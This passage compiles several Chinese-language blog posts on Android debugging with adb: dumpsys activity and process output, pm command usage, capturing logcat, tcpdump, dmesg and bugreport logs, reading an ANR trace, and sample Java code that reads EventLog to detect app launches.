      Run #2: ActivityRecord{42a7e160 u0 com.iderzheng/.SingleTaskActivity t25}
    TaskRecord{4282e508 #23 A=com.iderzheng U=0 sz=2}
      Run #1: ActivityRecord{429655d8 u0 com.iderzheng/.StandardActivity t23}
      Run #0: ActivityRecord{429564e0 u0 com.iderzheng/.MainActivity t23}

... ... ... ...

Recent tasks:
... ... ... ...
```

整个 log 显示了当前所有在运行的任务栈，它们的 id 分别是什么。对于每个 Task，也有 Activity 数量等信息，同时也列出了其中的 Activity 列表，并且对于每个 Activity 也有比较详细的描述，比如启动它的 Intent 的内容。

如果觉得内容过多，只想看看栈的内容，也可以直接跳到”Running activities (most recent first)”那部分，比较简洁而又明了的列出了栈中得 Activity 列表，就能知道当按下返回键的时候会应该会回到哪个 Activity 以后是要退出 程序。

对于”Running activitie”s 的内容在 dumpsys activity 中就有，并不需要 dumpsys activity activities，也可以用下边的指令来限制仅输出”Running activities”列表：

```
adb shell dumpsys activity activities | sed -En -e '/Running activities/,/Run #0/p'
```

缺点

很明显的看出，使用 adb shell 的相对于之前的方式的明显好处就是不需要添加额外的代码，而且任务栈的信息也更加详尽。但是同样的它只能输出 Activity 的类名，对于具体属性没有记录。

adb shell 对于调试 Android 程序有很多的帮助，可惜对于 adb 指令都没有比较全面详细而又系统的教程。只能靠在实践中慢慢摸索，从网上零星介绍中获得。

Download Source Code for Testing

http://blog.iderzheng.com/debug-activity-task-stack-with-adb-shell-dumpsys/

Android 使用 adb 获得 activity 堆栈信息

ACTIVITY MANAGER RUNNING PROCESSES (dumpsys activity processes)

Process LRU list (sorted by oom_adj, 43 total, non-act at 1, non-svc at 1):
  PERS #42: sys   F/ /P   trm: 0 804:system/1000 (fixed)
  PERS #41: pers   F/ /P   trm: 0 914:com.android.keyguard/u0a8 (fixed)
  PERS #40: pers   F/ /P   trm: 0 960:com.android.systemui/u0a8 (fixed)
  PERS #39: pers   F/ /P   trm: 0 1133:com.android.phone/1001 (fixed)
  PERS #38: pers   F/ /P   trm: 0 1146:com.mediatek.voicecommand/u0a77 (fixed)
  PERS #37: pers   F/ /P   trm: 0 1159:com.huaqin.msa/1000 (fixed)
  PERS #36: pers   F/ /P   trm: 0 1173:com.cooee.widget.samweatherclock/u0a79 (fixed)
  PERS #35: pers   F/ /P   trm: 0 1188:com.mediatek.bluetooth/1002 (fixed)
  PERS #34: pers   F/ /P   trm: 0 1201:com.mediatek.voiceextension/1000 (fixed)
  PERS #33: pers   F/ /P   trm: 0 1216:com.coco.lock2.local.app.cyclelibgdx/u0a45 (fixed)
  PERS #32: pers   F/ /P   trm: 0 1229:com.cooee.uni.allwidget/u0a73 (fixed)
  PERS #31: pers   F/ /P   trm: 0 1244:com.coco.lock2.local.app.valentine/u0a74 (fixed)
  Proc #30: fore   F/A/T   trm: 0 1257:com.cooee.unilauncher.desktop/u0a2 (top-activity)
  Proc # 7: vis   F/ /IF trm: 0 1350:android.process.media/u0a6 (provider)
      com.android.providers.media/.MediaProvider<=Proc{1530:com.android.music/u0a55}
  Proc # 0: vis   F/ /IF trm: 0 1530:com.android.music/u0a55 (service)
      com.android.music/.MediaPlaybackService<=Proc{1257:com.cooee.unilauncher.desktop/u0a2}
  Proc #29: prcp   F/ /IF trm: 0 1090:com.iflytek.inputmethod/u0a83 (service)
      com.iflytek.inputmethod/.FlyIME<=Proc{804:system/1000}
  Proc #14: prcp   F/S/IF trm: 0 1599:com.mediatek.mtklogger/u0a54 (fg-service)
  Proc #25: svc   B/ /S   trm: 0 2514:com.android.system/1000 (started-services)
  Proc # 5: svc   B/ /S   trm: 0 1731:com.tencent.mobileqq:MSF/u0a96 (started-services)
  Proc # 2: svc   B/ /S   trm: 0 2782:com.android.system:remote/1000 (service)
      com.android.system/com.baidu.location.f<=Proc{2514:com.android.system/1000}
  Proc # 1: svc   B/ /S   trm: 0 2160:com.huaqin.festivalwallpaper/u0a36 (started-services)
  Proc #28: svcb   B/ /S   trm: 0 1542:com.android.gallery3d/u0a41 (started-services)
  Proc #27: svcb   B/ /S   trm: 0 2028:com.mediatek.atci.service/1000 (started-services)

Proc #26: svcb B/ /S trm: 0 2368:org.simalliance.openmobileapi.service:remote/u0a67 (started-services)
Proc #13: svcb B/ /S trm: 0 2722:com.android.factoryservice/1000 (started-services)
Proc # 8: svcb B/ /S trm: 0 1957:com.tencent.mm:push/u0a95 (started-services)
Proc # 6: svcb B/ /S trm: 0 2659:com.tencent.mm/u0a95 (started-services)
Proc # 4: cch B/ /CE trm: 0 2620:com.android.providers.calendar/u0a1 (cch-empty)
Proc # 3: cch B/ /CE trm: 0 2764:android.process.acore/u0a3 (cch-empty)
Proc #10: cch+2 B/ /CE trm: 0 2067:com.android.calendar/u0a20 (cch-empty)
Proc # 9: cch+2 B/ /CE trm: 0 2737:com.android.email/u0a34 (cch-empty)
Proc #12: cch+4 B/ /CE trm: 0 2404:com.android.contacts/u0a3 (cch-empty)
Proc #11: cch+4 B/ /CE trm: 0 2607:com.android.deskclock/u0a29 (cch-empty)
Proc #24: cch+6 B/ /CE trm: 0 2532:com.adups.fota/u0a39 (cch-empty)
Proc #23: cch+6 B/ /CE trm: 0 2206:com.adups.fota.sysoper/1000 (cch-empty)
Proc #22: cch+6 B/ /CE trm: 0 2301:com.iLoong.base.themebox/u0a60 (cch-empty)
Proc #21: cch+6 B/ /CE trm: 0 2331:com.mediatek.schpwronoff/1000 (cch-empty)
Proc #20: cch+6 B/ /CE trm: 0 2640:com.android.musicfx/u0a56 (cch-empty)
Proc #19: cch+6 B/ /CE trm: 0 2460:com.android.mms/u0a9 (cch-empty)
Proc #18: cch+6 B/ /CE trm: 0 2387:com.mediatek.ppl/1000 (cch-empty)
Proc #17: cch+6 B/ /CE trm: 0 2435:com.mediatek.op01.plugin/1000 (cch-empty)
Proc #16: cch+6 B/ /CE trm: 0 2237:com.mediatek.mediatekdm/1000 (cch-empty)
Proc #15: cch+6 B/ /CE trm: 0 2705:com.android.quicksearchbox/u0a65 (cch-empty)

最终要的信息是可以看到 activity 堆栈的信息：

在 CODE 上查看代码片派生到我的代码片

Running activities (most recent first):
TaskRecord{42dde978 #3 A=android.task.mms U=0 sz=1}

Run #2: ActivityRecord{42ddcd78 u0 com.android.mms/.ui.ConversationList t3}
TaskRecord{4287d4b0 #5 A=com.android.settings U=0 sz=1}
Run #1: ActivityRecord{424d0798 u0 com.android.settings/.Settings t5}
TaskRecord{427e5990 #6 A=com.android.camera U=0 sz=1}
Run #0: ActivityRecord{4270b068 u0 com.android.gallery3d/com.android.camera.CameraLauncher t6}

mResumedActivity: ActivityRecord{42ddcd78 u0 com.android.mms/.ui.ConversationList t3}

mFocusedActivity: ActivityRecord{42ddcd78 u0 com.android.mms/.ui.ConversationList t3}

查看当前 resume 的是哪个 activity:

adb shell dumpsys activity | grep mFocusedActivity

运行后可以发现我的手机当前运行的 activity 是：

在 CODE 上查看代码片派生到我的代码片

mFocusedActivity: ActivityRecord{42ddcd78 u0 com.android.mms/.ui.ConversationList t3}

ConversationList.java 界面，也就是短信息列表的界面。
http://blog.csdn.net/chaihuasong/article/details/40301227

adb shell dumpsys 命令——打印当前系统信息

dumpsys 简单介绍：该命令用户打印出当前系统信息，默认打印出所有 service 信息，可以在命令后面加入 activity 参数，只打印出 activity 相关的信息。
可跟参数有以下这些：
SurfaceFlinger, accessibility, account, activity, alarm, appwidget, audio, backup, battery, batteryinfo, bluetooth, bluetooth_a2dp, clipboard, connectivity, content, cpuinfo, device_policy, devicestoragemonitor, diskstats, dropbox, entropy, hardware, hdmi, input_method, iphonesubinfo, isms, location, media.audio_flinger, media.audio_policy, media.camera, media.player, meminfo, mount, netstat, network_management, notification, package, permission, phone, power, search, sensor, simphonebook, statusbar, telephony.registry, throttle, uimode, usagestats, vibrator, wallpaper, wifi, window

例如：>adb shell dumpsys package>package.txt

package>package.txt
是使用管道将信息打印的 package.txt 中，再使用文本编辑器打开帮助我们更好的搜索和分析。
打开 package.txt，部分内容如下所示：
Libraries:
  android.test.runner -> /system/framework/android.test.runner.jar
  com.jayway.android.robotium -> /system/framework/robotium.jar
  com.mediatek.location.provider -> /system/framework/com.mediatek.location.provider.jar
  com.google.widevine.software.drm -> /system/framework/com.google.widevine.software.drm.jar
  javax.obex -> /system/framework/javax.obex.jar
  com.android.future.usb.accessory -> /system/framework/com.android.future.usb.accessory.jar
  com.android.location.provider -> /system/framework/com.android.location.provider.jar

Features:
  android.hardware.wifi
  android.hardware.location.network
  android.hardware.telephony

android.hardware.location
android.software.sip
android.hardware.touchscreen.multitouch.jazzhand
android.hardware.touchscreen.multitouch
android.hardware.screen.landscape
android.hardware.screen.portrait
android.hardware.faketouch
android.hardware.camera
android.hardware.wifi.direct
android.hardware.usb.accessory
android.hardware.touchscreen.multitouch.distinct
android.hardware.bluetooth
android.software.sip.voip
android.hardware.sensor.light
android.hardware.microphone
android.hardware.location.gps
android.hardware.telephony.gsm
android.hardware.camera.front
android.software.live_wallpaper
android.hardware.touchscreen
android.hardware.sensor.accelerometer

http://www.2cto.com/kf/201212/179660.html

pm 命令

```
usage: pm [list|path|install|uninstall]
           pm list packages [-f]
           pm list permission-groups
```

```
           pm list permissions [-g] [-f] [-d] [-u] [GROUP]
           pm list instrumentation [-f] [TARGET-PACKAGE]
           pm list features
           pm path PACKAGE
           pm install [-l] [-r] [-t] [-i INSTALLER_PACKAGE_NAME] [-s] [-f] PATH
           pm uninstall [-k] PACKAGE
           pm enable PACKAGE_OR_COMPONENT
           pm disable PACKAGE_OR_COMPONENT
           pm setInstallLocation [0/auto] [1/internal] [2/external]

The list packages command prints all packages.   Options:
   -f: see their associated file.

The list permission-groups command prints all known
permission groups.

The list permissions command prints all known
permissions, optionally only those in GROUP.   Options:
   -g: organize by group.
   -f: print all information.
   -s: short summary.
   -d: only list dangerous permissions.
   -u: list only the permissions users will see.

The list instrumentation command prints all instrumentations,
or only those that target a specified package.   Options:
   -f: see their associated file.
```

The list features command prints all features of the system.

The path command prints the path to the .apk of a package.

The install command installs a package to the system. Options:
   -l: install the package with FORWARD_LOCK.
   -r: reinstall an exisiting app, keeping its data.
   -t: allow test .apks to be installed.
   -i: specify the installer package name.
   -s: install package on sdcard.
   -f: install package on internal flash.

The uninstall command removes a package from the system. Options:
   -k: keep the data and cache directories around.
after the package removal.

The enable and disable commands change the enabled state of
a given package or component (written as "package/class").

The getInstallLocation command gets the current install location
   0 [auto]: Let system decide the best location
   1 [internal]: Install on internal device storage
   2 [external]: Install on external media

The setInstallLocation command changes the default install location
   0 [auto]: Let system decide the best location
   1 [internal]: Install on internal device storage
   2 [external]: Install on external media

pm <command>
你也可以在 adb shell 前执行 pm 命令：
adb shell pm uninstall com.example.MyApp
关于一些 pm 命令的介绍：

list packages [options] <FILTER> ：打印所有包，选择性的查询包列表。参数选项：-f：查看关联文件，即应用 apk 的位置跟对应的包名（如：package:/system/app /MusicPlayer.apk=com.sec.android.app.music）；-d：查看 disabled packages；-e：查看 enable package；-s：查看系统 package；-3：查看第三方 package；-i：查看 package 的对应安装者（如：1、package:com.tencent.qqmusic installer=null 2、package:com.tencent.qqpim installer=com.android.vending）；-u：查看曾被卸载过的 package。（卸载后又重新安装依然会被列入）；-- user<USER_ID>：The user space to query。

list permission-groups ：打印所有已知的权限群组。

list permissions [options] <GROUP> ：选择性的打印权限。参数选项：

list features ：设备特性。硬件之类的性能。

list libraries ：当前设备支持的 libs。

list users ：系统上所有的 users。（上面提到的 USER_ID 查询方式，如：UserInfo{0:Primary:3}那么 USER_ID 为 0）

path <PACKAGE> ：查询 package 的安装位置。

install [options] <PATH> ：安装命令。

uninstall [options] <PACKAGE> ：卸载命令。

clear <PACKAGE> ：对指定的 package 删除所有数据。

enable <PACKAGE_OR_COMPONENT> : 使 package 或 component 可用。（如：pm enable "package/class"）

disable <PACKAGE_OR_COMPONENT> : 使 package 或 component 不可用。（如：pm disable "package/class"）（disable 了指定的 package，但是 getComponentEnabledSetting 该 package 里的 components 依然是 enable 状态的。disable-user 一样原理。）

disable-user [options] <PACKAGE_OR_COMPONENT> : 参数选项：--user <USER_ID>: The user to disable.

grant <PACKAGE_PERMISSION> : 授权给应用。

revoke <PACKAGE_PERMISSION> : 撤销权限。

set-install-location <LOCATION> : 设置默认的安装位置。其中 0：让系统自动选择最佳的安装位置。1：安装到内部的设备存储空间。2：安装到外部的设备存储空间。（这只用于调试应用程序， 使用该命令可能导致应用程序退出或者其他不适的后果）。

get-install-location : 返回当前的安装位置。返回结果同上参数选项。

set-permission-enforced <PERMISSION> [true|false] : 使指定权限生效或者失效。

create-user <USER_NAME> : 增加一个新的 USER。

remove-user <USER_ID> : 删除一个 USER。

get-max-users : 该设备所支持的最大 USER 数。（某些设备不支持该命令）

1. 具体使用方法：

1.1：察看已安装的包：

pm list package

此时则显示所有已经安装的包名。

pm list package -f
也显示 associated 文件所在目录(即保存的 APK 文件)

1.2：察看已知的权限组：

pm list permission-groups

1.3：察看所有已知的权限：

pm list permissions

1.4：列出所有硬件相关信息：

```
pm list features
```

结果通常类似：

```
feature:reqGlEsVersion=0x20000
feature:android.hardware.bluetooth
feature:android.hardware.camera
feature:android.hardware.location
feature:android.hardware.location.network
feature:android.hardware.microphone
feature:android.hardware.sensor.accelerometer
feature:android.hardware.sensor.compass
feature:android.hardware.touchscreen
feature:android.hardware.wifi
```

1.5：列出指定包名的 associated 文件 (APK 存档文件) 所在：

例如：

```
pm path com.TDiJoy.fane
package:/mnt/asec/com.TDiJoy.fane-1/pkg.apk
```

1.6: 安装 APK：

pm install [-l] [-r] [-t] [-i INSTALLER_PACKAGE_NAME] [-s] [-f] PATH

PATH 指 APK 文件绝对路径和文件名。

例如：
pm install /data/3dijoy_fane.apk

这几个参数很有用：
-r: 安装一个已经安装的 APK，保持其数据不变。
-i: 指定安装的包名。(没试出来)
-s: 安装到 SDCard 上。
-f: 安装到内部 Flash 上。

1.6：卸载 APK：

pm uninstall 包名。
例如：
pm uninstall com.TDiJoy.fane

1.7: 得到和设置缺省安装位置：

```
The getInstallLocation command gets the current install location
   0 [auto]: Let system decide the best location
   1 [internal]: Install on internal device storage
   2 [external]: Install on external media

The setInstallLocation command changes the default install location
   0 [auto]: Let system decide the best location
   1 [internal]: Install on internal device storage
   2 [external]: Install on external media
```

pm getInstallLocation
得到缺省的安装位置。

设置：
pm setInstallLocation <0|1|2>

0：自动。
1：内部 Flash。
2：扩展存储设备。
实例：如何在海信 2.2 STB 上将 APK 安装到 U 盘中：
Sam 首先尝试使用：
pm setInstallLocation 2
之后安装之，没有用。

后来做如下尝试：

在其它设置->存储设备->制定默认存储设备中选择 U 盘为默认存储设备。

```
# pm install   -s xxxx.apk
```

就可以成功。

http://blog.sina.com.cn/s/blog_602f877001018b94.html
http://blog.csdn.net/commonslok/article/details/9898247

Android 测试日志文件抓取与分析

1.log 文件分类简介

实时打印的主要有：logcat main，logcat radio，logcat events，tcpdump，还有高通平台的还会有 QXDM 日志
状态信息的有：adb shell cat /proc/kmsg ，adb shell dmesg，adb shell dumpstate，adb shell dumpsys，adb bugreport，工程模式等

2.LOG 抓取详解

(1)实时打印

adb logcat -b main -v time>app.log 打印应用程序的 log

adb logcat -b radio -v time> radio.log 打印射频相关的 log，SIM STK 也会在里面，modem 相关的 ATcommand 等，当然跟 QXDM 差的很远了。

adb logcat -b events -v time 打印系统事件的日志，比如触屏事件。。。

tcpdump 是很有用的，对于 TCP/IP 协议相关的都可以使用这个来抓，adb shell tcpdump -s 10000 -w /sdcard/capture.pcap，比如抓 mms 下载的时候的 UA profile，browser 上网的时候，使用 proxy 的 APN 下载，streaming 的相关内容包括 UA profile 等。

最后是高通平台的 QXDM，不管是不是 Android，只要使用高通芯片，都会对它很熟悉，当然了，不是高通的芯片就不用提它了。这个不多讲，内容丰富， 射频，电话，上网，…凡是高通提供的解决方案，这个都可以抓。(QXDM 的 LOG 抓取方法请参考 QPST、QXDM 的基本使用说明及作用)

(2)状态信息

bugreport（命令 adb bugreport>bugreport.log)。里面包含有 dmesg，dumpstate 和 dumpsys。

dumpstate 是系统状态信息，里面比较全，包括手机当前的内存信息、cpu 信息、logcat 缓存，kernel 缓存等等。

adb shell dumpsys 这个是关于系统 service 的内容都在这个里面，这个命令还有更详尽的用法，比如 adb shell dumpsys meminfo system 是查看 system 这个 process 的内存信息。

kmsg 抓取
adb shell cat /proc/kmsg > kmsg.txt，打开后查 msm_kgsl 字段

说明：用于检索用 printk 生成的内核消息。任何时刻只能有一个具有超级用户权限的进程可以读取这个文件。也可以用系统调用 syslog 检索这些消息。 通常使用工具 dmesg 或守护进程 klogd 检索这些消息。proc 是一个内存文件系统, 每次读文件 kmsg 实际是内核内部的循环缓冲区,每读过后,循环缓冲区的东西就被认为已经处理过了(也就是变成无效内容),所以你再次读为空是很正常的 为什么会这样处理呢,循环缓冲区大小有限,内核又随时可能往里面写东西,所以这样处理很正常. 你去查一下/proc/kmsg 的信息有没有跟系统日志关联,如果有的话,你就可以读日志文件

dmsg 抓取
adb shell dmesg > dmesg.txt

说明：dmesg 用来显示开机信息，kernel 会将开机信息存储在 ring buffer 中。您若是开机时来不及查看信息，可利用 dmesg 来查看。dmesg 是 kernel 的 log，凡是跟 kernel 相关的，比如 driver 出了问题（相机，蓝牙，usb，启动，等等）开机信息亦保存在/var/log 目录中，名称为 dmesg 的文件里。
more /var/log/dmesg

工程模式下 log 的抓取
对于 Apollo 手机请拨打*#*#8888#*#* ,然后勾选相应的 LOG。待测试结束后，通过 SD 卡导出 LOG 到 PC.

3.Log 分析

Get Log from Android System

adb bugreport > bugreport.txt

copy bugreport to the current directory.

bugreport 里面包含了各种 log 信息,大部分 log 也可以通过直接运行相关的程序来直接获得.

步骤如下:
(1)adb shell
(2)进入相关工具程式的目录
(3)执行相关程式
(4)得到相关信息

下面以输出进程信息为例
(1)adb shell
(2)输入 ps -P
(3)可以看到相关进程信息

Log Archive Analysis

1.bugreport

bugreport 记录 android 启动过程的 log,以及启动后的系统状态,包括进程列表，内存信息，VM 信息等等到.

2.bugreport 结构分析

(1)dumpstate

MEMORY INFO

获取该 log:读取文件/proc/meminfo
系统内存使用状态

CPU INFO
获取该 log:执行/system/bin/top -n 1 -d 1 -m 30 -t
系统 CPU 使用状态

PROCRANK
获取该 log:执行/system/bin/procrank
执行/system/xbin/procrank 后输出的结果,查看一些内存使用状态

VIRTUAL MEMORY STATS
获取该 log:读取文件/proc/vmstat
虚拟内存分配情况

vmalloc 申请的内存则位于 vmalloc_start～vmalloc_end 之间，与物理地址没有简单的转换关系，虽然在逻辑上它们也是连续的，但是在物理上它们不要求连续。

VMALLOC INFO
获取该 log:读取文件/proc/vmallocinfo
虚拟内存分配情况

SLAB INFO
获取该 log:读取文件/proc/slabinfo
SLAB 是一种内存分配器.这里输出该分配器的一些信息

ZONEINFO
获取该 log:读取文件/proc/zoneinfo

zone info

SYSTEM LOG(需要着重分析)
获取该 log:执行/system/bin/logcat -v time -d *:v
会输出在程序中输出的 Log,用于分析系统的当前状态

VM TRACES
获取该 log:读取文件/data/anr/traces.txt
因为每个程序都是在各自的 VM 中运行的,这个 Log 是现实各自 VM 的一些 traces

EVENT LOG TAGS
获取该 log:读取文件/etc/event-log-tags

EVENT LOG
获取该 log:执行/system/bin/logcat -b events -v time -d *:v
输出一些 Event 的 log

RADIO LOG
获取该 log:执行/system/bin/logcat -b radio -v time -d *:v
显示一些无线设备的链接状态,如 GSM， PHONE,STK(Satellite Tool Kit)…

NETWORK STATE
获取该 log:执行/system/bin/netcfg (得到网络链接状态)
获取该 log:读取文件/proc/net/route (得到路由状态)
显示网络链接和路由

SYSTEM PROPERTIES
获取该 log:参考代码实现

显示一些系统属性,如 Version,Services,network…

KERNEL LOG
获取该 log:执行/system/bin/dmesg
显示 Android 内核输出的 Log

KERNEL WAKELOCKS
获取该 log:读取文件/proc/wakelocks
内核对一些程式和服务唤醒和休眠的一些记录

KERNEL CPUFREQ
(Linux kernel CPUfreq subsystem) Clock scaling allows you to change the clock speed of the CPUs on the fly.
This is a nice method to save battery power, because the lower the clock speed is, the less power the CPU consumes.

PROCESSES
获取该 log:执行 ps -P
显示当前进程

PROCESSES AND THREADS
获取该 log:执行 ps -t -p -P
显示当前进程和线程

LIBRANK
获取该 log:执行/system/xbin/librank
剔除不必要的 library

BINDER FAILED TRANSACTION LOG
获取该 log:读取文件/proc/binder/failed_transaction_log

BINDER TRANSACTION LOG
获取该 log:读取文件/proc/binder/transaction_log

BINDER TRANSACTIONS
获取该 log:读取文件/proc/binder/transactions

BINDER STATS
获取该 log:读取文件/proc/binder/stats

BINDER PROCESS STATE
获取该 log:读取文件/proc/binder/proc/*
bind 相关的一些状态

FILESYSTEMS
获取该 log:执行/system/bin/df
主要文件的一些容量使用状态(cache,sqlite,dev…)

PACKAGE SETTINGS
获取该 log:读取文件/data/system/packages.xml
系统中 package 的一些状态(访问权限,路径…)，类似 Windows 里面的一些 lnk 文件吧.

PACKAGE UID ERRORS
获取该 log:读取文件/data/system/uiderrors.txt
错误信息

KERNEL LAST KMSG LOG
最新 kernel message log

LAST RADIO LOG
最新 radio log

KERNEL PANIC CONSOLE LOG
KERNEL PANIC THREADS LOG
控制台/线程的一些错误信息 log

BACKLIGHTS
获取该 log:获取 LCD brightness 读/sys/class/leds/lcd-backlight/brightness
获取该 log:获取 Button brightness 读/sys/class/leds/button-backlight/brightness
获取该 log:获取 Keyboard brightness 读/sys/class/leds/keyboard-backlight/brightness
获取该 log:获取 ALS mode 读/sys/class/leds/lcd-backlight/als
获取该 log:获取 LCD driver registers 读/sys/class/leds/lcd-backlight/registers
获取相关亮度的一些信息

(2)build.prop

VERSION INFO 输出下列信息
当前时间
当前内核版本:可以读取文件(/proc/version)获得
显示当前命令:可以读取文件夹(/proc/cmdline)获得
显示系统 build 的一些属性:可以读取文件(/system/build.prop)获得
输出系统一些属性
gsm.version.ril-impl
gsm.version.baseband

gsm.imei
gsm.sim.operator.numeric
gsm.operator.alpha

(3)dumpsys

执行/system/bin/dumpsys 后可以获得这个 log.
经常会发现该 log 输出不完整,因为代码里面要求该工具最多只执行 60ms,可能会导致 log 无法完全输出来.
可以通过修改时间参数来保证 log 完全输出.
信息:
Currently running services
DUMP OF SERVICE services-name(running)

Log Code Analysis
Site: .\frameworks\base\cmds\dumpstate\
相关 Log 程序的代码可以从上面目录获取

Log Analysis Experience

分析步骤

1.查看一些版本信息

确认问题的系统环境
2.查看 CPU/MEMORY 的使用状况
看是否有内存耗尽,CPU 繁忙这样的背景情况出现.
3.分析 traces
因为 traces 是系统出错以后输出的一些线程堆栈信息,可以很快定位到问题出在哪里.
4.分析 SYSTEM LOG
系统 Log 详细输出各种 log,可以找出相关 log 进行逐一分析

实例分析

下面分析我写的一个测试例子,在 OnCreate 做一个死循环,这样主线程会被锁住，在按下硬件的 Back 之后会出现 ANR 的错误.
在 traces 中发现该程序的堆栈信息如下:

```
—— pid 20597 at 2010-03-15 01:29:53 ——
Cmd line: com.android.test
DALVIK THREADS:
"main" prio=5 tid=3 TIMED_WAIT
| group="main" sCount=1 dsCount=0 s=N obj=0x2aac6240 self=0xbda8
| sysTid=20597 nice=0 sched=0/0 cgrp=default handle=1877232296
at java.lang.VMThread.sleep(Native Method)
at java.lang.Thread.sleep(Thread.java:1306)
at java.lang.Thread.sleep(Thread.java:1286)
at android.os.SystemClock.sleep(SystemClock.java:114)
at com.android.test.main.onCreate(main.java:20)
at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1047)
at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2459)
at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:2512)
```

at android.app.ActivityThread.access$2200(ActivityThread.java:119)
at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1863)
at android.os.Handler.dispatchMessage(Handler.java:99)
at android.os.Looper.loop(Looper.java:123)
at android.app.ActivityThread.main(ActivityThread.java:4363)
at java.lang.reflect.Method.invokeNative(Native Method)
at java.lang.reflect.Method.invoke(Method.java:521)
at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:868)
at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:626)
at dalvik.system.NativeStart.main(Native Method)
"Binder Thread #2" prio=5 tid=11 NATIVE
| group="main" sCount=1 dsCount=0 s=N obj=0x2fb7c260 self=0×143860
| sysTid=20601 nice=0 sched=0/0 cgrp=default handle=1211376
at dalvik.system.NativeStart.run(Native Method)
"Binder Thread #1" prio=5 tid=9 NATIVE
| group="main" sCount=1 dsCount=0 s=N obj=0x2fb7c1a0 self=0x14c980
| sysTid=20600 nice=0 sched=0/0 cgrp=default handle=1207920
at dalvik.system.NativeStart.run(Native Method)
"Signal Catcher" daemon prio=5 tid=7 RUNNABLE
| group="system" sCount=0 dsCount=0 s=N obj=0x2fb7a1e8 self=0x126cc0
| sysTid=20599 nice=0 sched=0/0 cgrp=default handle=1269048
at dalvik.system.NativeStart.run(Native Method)
"HeapWorker" daemon prio=5 tid=5 VMWAIT
| group="system" sCount=1 dsCount=0 s=N obj=0x2e31daf0 self=0x135c08
| sysTid=20598 nice=0 sched=0/0 cgrp=default handle=1268528
at dalvik.system.NativeStart.run(Native Method)
—– end 20597 —–

该文件的堆栈结构从下往上进行分析
(1)栈底 at dalvik.system.NativeStart.run(Native Method)
系统为当前的 task(应用程式)启动一个专用的虚拟机
(2) at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2459)
Activity Services 是在后台负责管理 Activity,它此时将测试例子的 Activity 启动起来了
(3)at com.android.test.main.onCreate(main.java:20)
启动测试程序
(4)栈顶 at java.lang.VMThread.sleep(Native Method)
线程被 sleep 掉了,所以无法响应用户,出现 ANR 错误.

上面是对一个非常简单的问题的分析.

如果遇到比较复杂的问题还需要详细分析 SYSTEM LOG.
1.比如网络异常,要通过 SYSTEM LOG 里面输出的网络链接信息来判断网络状态
2.数据传输,网络链接等耗时的操作需要分析 SYSTEM LOG 里面 ActivityManager 的响应时间
3…

转自：http://blog.tianya.cn/blogger/post_read.asp?BlogID=3615546&PostID=35799878

Android 软件测试的日志文件（Log 文件）之多少

很多人经常搞不清楚各种日志文件的作用，什么时候抓这些文件，其实如果你分不清楚的话最好一起抓了，至少你要分清楚有哪些日志文件需要抓。

log 文件分为实时打印的，还有状态信息的两种

实时打印的主要有：logcat main，logcat radio，logcat events，tcpdump，还有高通平台的还会有 QXDM 日志

状态信息的有：adb shell dmesg，adb shell dumpstate，adb shell dumpsys，adb bugreport

讲解一下各自作用：

通过 DDMS 抓的其实跟用 dos 批处理抓的一样都是 logcat 的日志文件，ddms 抓的通常是 main 缓存中的，就是应用程序打印的日志文件。不过 ddms 好处在于能够实时看到带有颜色的，如果是用 dos 批处理只能重定向到文件，到抓完之后才能够看到，不是实时的。

adb logcat -b main -v time>app.log　打印应用程序的 log

adb logcat -b radio -v time> radio.log 打印射频相关的 log，SIM STK 也会在里面，modem 相关的 ATcommand 等，当然跟 QXDM 差的很远了。

adb logcat -b events -v time　打印系统事件的日志，比如触屏事件。。。

tcpdump 是很有用的，对于 TCP/IP 协议相关的都可以使用这个来抓，adb shell tcpdump -s 10000 -w /sdcard/capture.pcap，比如抓 mms 下载的时候的 UA profile，browser 上网的时候，使用 proxy 的 APN 下载，streaming 的相关内容包括 UA profile 等。

最后是高通平台的 QXDM，不管是不是 Android，只要使用高通芯片，都会对它很熟悉，当然了，不是高通的芯片就不用提它了。这个不多讲，内容丰富，射频，电话，上网，...凡是高通提供的解决方案，这个都可以抓。

状态信息：其实一个就够了，那就是 bugreport（命令 adb bugreport>bugreport.log）。里面包含有 dmesg，dumpstate 和 dumpsys。dmesg（命令 adb shell dmesg > ldmesg_kernel.log）是 kernel 的 log，凡是跟 kernel 相关的，比如 driver 出了问题（相机，蓝牙，usb，启动，等等 吧）。 dumpstate 是系统状态信息，里面比较全，包括手机当前的内存信息、cpu 信息、logcat 缓存，kernel 缓存等等。adb shell dumpsys 这个是关于系统 service 的内容都在这个里面，这个命令还有更详尽的用法，比如 db shell dumpsys meminfo system 是查看 system 这个 process 的内存信息。

还有其他的比如 PV 的 log，一般都是开发人员自己写的，可能让你放到 sd 卡里面，其他的不足或需要补充的期望您的指导。

http://blog.csdn.net/metalwood/article/details/5697771

通过 Android 系统日志监听程序启动事件

经常有这样的需求：在程序 A 启动之后，在这个程序上覆盖一个界面，让用户输入密码后才能启动程序 A，这类场景主要集中在安全软件中。

那应该怎样得知某某程序启动了，系统没有相应的广播，这很难知道程序启动了。

既然没有通知，那我们就只能用最笨的方法：主动去询问最近启动过哪些程序。

这需要用后台服务器一直跑，每隔一段时间就询问一次。程序启动的时候，会在 Logcat 中打印出一些日志信息，其中就有类似下面的日志，表明是启动了哪个程序

01-21 15:09:56.957: I/ActivityManager(240): START {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=com.estrongs.android.pop/.view.FileExplorerActivity u=0} from pid 2176

这些日志都可以通过以下代码读取到，并且提供了解析包名的相应方法：

```
try {
        int tagCode = EventLog.getTagCode("am_proc_start");
        Collection<Event> output = new ArrayList<EventLog.Event>();
        EventLog.readEvents(new int[] { tagCode }, output);
        for (Event event : output) {
                // PID, UID, Process Name, Type, Component
                Object[] objects = (Object[]) event.getData();
                ComponentName componentName = ComponentName
                                .unflattenFromString(objects[4].toString());
                String packageName = componentName.getPackageName();
                Log.d(TAG, "packageName=" + packageName);
        }
} catch (IOException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
}
```

那么你可能要问，“am_proc_start”这个 Tag 名是哪来的，那我们就把 android.util.EventLog 的代码翻出来看一下：

```
/*
 * Copyright (C) 2007 The Android Open Source Project
 *
```

```
